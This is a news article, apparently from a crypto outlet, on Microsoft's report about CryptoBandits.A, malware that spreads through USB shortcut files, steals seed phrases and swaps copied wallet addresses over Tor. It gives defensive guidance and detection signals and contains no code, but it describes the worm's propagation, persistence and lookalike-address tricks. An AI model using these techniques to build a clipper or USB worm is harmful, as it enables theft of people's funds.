
CryptoBandits malware lets criminals use your USB drive to access crypto wallets – Microsoft warns

Microsoft’s latest crypto malware research points to crypto wallets, one of several places a transaction can fail, as a key practical weakness in self-custody,
A compromised Windows machine can change the address a user copies, expose a seed phrase before a transfer is signed, or send screenshots and wallet context back to an attacker.

In a June 17 Security Blog report, Microsoft said the CryptoBandits malware, detected as “CryptoBandits.A”, had been active since February 2026 and has reached systems through malicious Windows shortcut files on USB storage devices.
The malware also steals wallet secrets, swaps copied addresses, and communicates with command-and-control infrastructure through Tor. Microsoft said it monitors the clipboard roughly every 500 milliseconds and looks for seed phrases, private keys, and wallet addresses.
Hardware wallets, address checks, and seed phrase discipline remain necessary controls. But if the endpoint handling a wallet workflow is compromised, the attacker may see the secret, change the destination, or observe the screen before a user notices anything is wrong.
CryptoSlate has covered adjacent wallet-stealing patterns before, including ClipBanker-style address replacement and Microsoft-linked wallet malware. The new element in Microsoft’s report is the combination of USB propagation, clipboard theft, Tor-routed control, and operational guidance for detecting the behavior.
How CryptoBandits malware turns USB shortcuts into execution
Microsoft said initial access occurs through malicious .lnk files, including shortcuts distributed on USB storage devices. In the cases Microsoft analyzed, the shortcut stages a worm component.
The malware then scans the USB drive for common document files, such as .doc, .xlsx, and .pdf, hides the originals, and creates new shortcut files with the same file names.
The result is a familiar trap: a user thinks they are opening a document from removable media, but they are launching the worm payload. That behavior maps to the broader security pattern MITRE ATT&CK describes as replication through removable media, but the crypto-specific consequence is more direct.
A machine used for signing, copying, or checking wallet details becomes part of the attack surface.
Once the malicious shortcut runs, Microsoft said the malware drops obfuscated JavaScript payloads under C:\Users\Public\Documents, uses scheduled tasks for persistence, and keeps one task focused on spreading to newly inserted USB drives. Another task runs the stealer activity.
The attack often begins with ordinary file handling. A shared USB drive, a copied file, or an old removable-media habit can place a wallet-handling endpoint into an unsafe state before any wallet software is opened.
That turns routine removable-media use into a USB malware risk for any device that later touches wallet workflows.
However, prevention methods are practical. The risky moment is shortcut execution and the persistence that follows, before a wallet action begins.
For a person or team moving crypto, the device that opens removable media may also be the one that later copies a deposit address, displays a recovery workflow, or prepares a treasury transfer.
For wallet operations, removable media policy becomes part of custody operations. A user or desk that treats a signing workstation as a general-purpose computer inherits the risks of every document workflow associated with that machine.
Devices used for wallet activity need fewer ways to execute untrusted shortcuts, scripts, and payloads.
The attack starts as a Windows shortcut issue and then becomes a wallet-control issue. Once the endpoint is compromised, the user’s normal sequence of copying addresses, checking screens, and preparing transactions gives the malware exactly the material it was built to watch.
How CryptoBandits malware makes the clipboard the transaction path
Microsoft’s analysis shows why a crypto clipper becomes severe when funds are self-custodied. After registering with its command-and-control server, the malware enters a continuous loop that checks the clipboard about every half-second.
It searches for 12- or 24-word BIP39 seed phrases, Bitcoin WIF keys, Ethereum keys, and cryptocurrency addresses.
If it finds a seed phrase or private key, Microsoft said the malware can save it locally and exfiltrate it through Tor. If it sees a copied cryptocurrency address, it can replace that value with an attacker-controlled address.
For several address formats, Microsoft said the malware tries to make the replacement look similar enough to escape casual checks, such as matching the first characters of some Bitcoin, Tron, or Monero addresses, or changing only the last character in some Bech32-style Bitcoin addresses.
Microsoft has treated clipboard address replacement as a wallet-theft problem for years. In a 2022 report on cryware and hot wallets, the company described clipping and switching as techniques that intercept wallet data before a transaction is complete.
The CryptoBandits.A report shows that pattern tied to removable-media spread and Tor-based command traffic.
Official wallet support guidance sharpens the custody angle. MetaMask’s documentation treats seed phrases and private keys as wallet-control secrets and separately tells users to verify recipient addresses before confirming a send.
CryptoBandits.A targets both sides of that workflow: the secret that controls the wallet and the address that receives the funds.

| Observed behavior | Custody risk | Practical response |
|---|---|---|
| Malicious USB shortcut files | A normal file-open action can launch the worm payload. | Disable AutoRun or AutoPlay where possible and block .lnk execution from removable drives. |
| Clipboard polling and address replacement | A copied recipient address can be swapped before a transaction is sent. | Verify the full destination on a trusted display and avoid relying only on clipboard memory. |
| Seed phrase and private-key extraction | Wallet-control secrets can leave the endpoint before any on-chain movement occurs. | Keep recovery material off networked machines and treat exposure as a wallet-rotation event. |
| Screenshot uploads | Attackers can see wallet context, balances, or recovery workflows. | Avoid displaying sensitive wallet material on general-use machines. |
| Tor-routed command traffic through localhost:9050 | Destination-based blocking becomes harder because traffic is routed through a local proxy. | Hunt for script-to-network chains, curl activity, and local SOCKS5 proxy behavior. |
Hardware wallets leave endpoint risk in the workflow
This is a specific endpoint warning about the device around the wallet. Keeping private keys isolated remains one of the strongest defenses against many common wallet attacks.
A weak assumption is that hardware protection covers every step in a transaction. Hardware wallets can protect signing keys, but they cannot make a compromised computer’s clipboard trustworthy. If a user copies an exchange deposit address, a payment address, or a treasury transfer address on an infected machine, the malware may alter the value before the user pastes it.
If the user checks only a few familiar characters, a replacement address designed to look similar may still pass a rushed review.
Seed phrases create a more serious failure mode. A recovery phrase typed into or copied through a compromised Windows machine becomes a remote compromise risk.
Microsoft said the malware can identify BIP39-style phrases and exfiltrate them to the command-and-control server. Once that kind of secret is exposed, the risk extends beyond a single attempted transfer.
For individuals, wallet hygiene is partly device hygiene. For funds managed by teams, custody procedures need to treat endpoint behavior as part of the transaction approval process.
A machine used to inspect balances, prepare transfers, bridge assets, or move funds from an exchange should have a different risk profile from a workstation that also opens unknown removable media.
The useful standard is separation. A device that handles wallet activity should have fewer reasons to run scripts, open shortcuts from USB drives, or copy recovery material through the clipboard.
When a workflow depends on copy-and-paste, the destination shown on the signing device or trusted display carries more weight than the address shown in a browser or chat window.
If a workstation is suspected of exposure, the response changes as well. The exposure can include more than just a bad address in a single pending transaction.
It may include recovery material, private keys, screenshots, and command execution on the same machine. That pushes remediation toward isolating the endpoint, rotating exposed wallet material, and reviewing any transfer prepared on that device.
Detection depends on behavioral signals
Microsoft’s mitigation guidance focuses on behavior. The company recommends disabling AutoRun and AutoPlay for removable media, blocking .lnk execution from removable drives through Group Policy where possible, restricting unnecessary use of script hosts such as wscript.exe and cscript.exe, and reviewing Attack Surface Reduction rules for obfuscated scripts and suspicious child-process chains.
For security teams, the strongest signals are behavioral. Microsoft said defenders should investigate cases where script engines launch tools such as curl, cmd.exe, PowerShell, or unexpected executables.
It also called out local SOCKS5 proxy activity on localhost:9050, clipboard-related behavior, and PowerShell screen-capture activity on devices that handle sensitive financial workflows.
Those signals line up with several standard ATT&CK techniques, including clipboard data collection, proxy-based command-and-control, and scheduled task persistence.
Microsoft Defender also lists detection capability for CryptoBandits, including Trojan:Win32/CryptoBandits.A and related JavaScript detections, along with EDR coverage for suspicious JavaScript processes, curl-based exfiltration, and Task Scheduler activity.
Microsoft’s report leaves victim counts, confirmed theft totals, geographic distribution, and named-actor attribution undisclosed. That limits any claim about the scale of financial harm.
The custody lesson stands on the observed behavior: a wallet workflow can be compromised before a transaction reaches the chain.
The immediate takeaway is that crypto users and operators should treat endpoints as part of the wallet stack. USB controls, script restrictions, address verification, and clipboard discipline are part of self-custody security.
They are the path a transaction takes before it reaches the chain.
The post CryptoBandits malware lets criminals use your USB drive to access crypto wallets – Microsoft warns appeared first on CryptoSlate.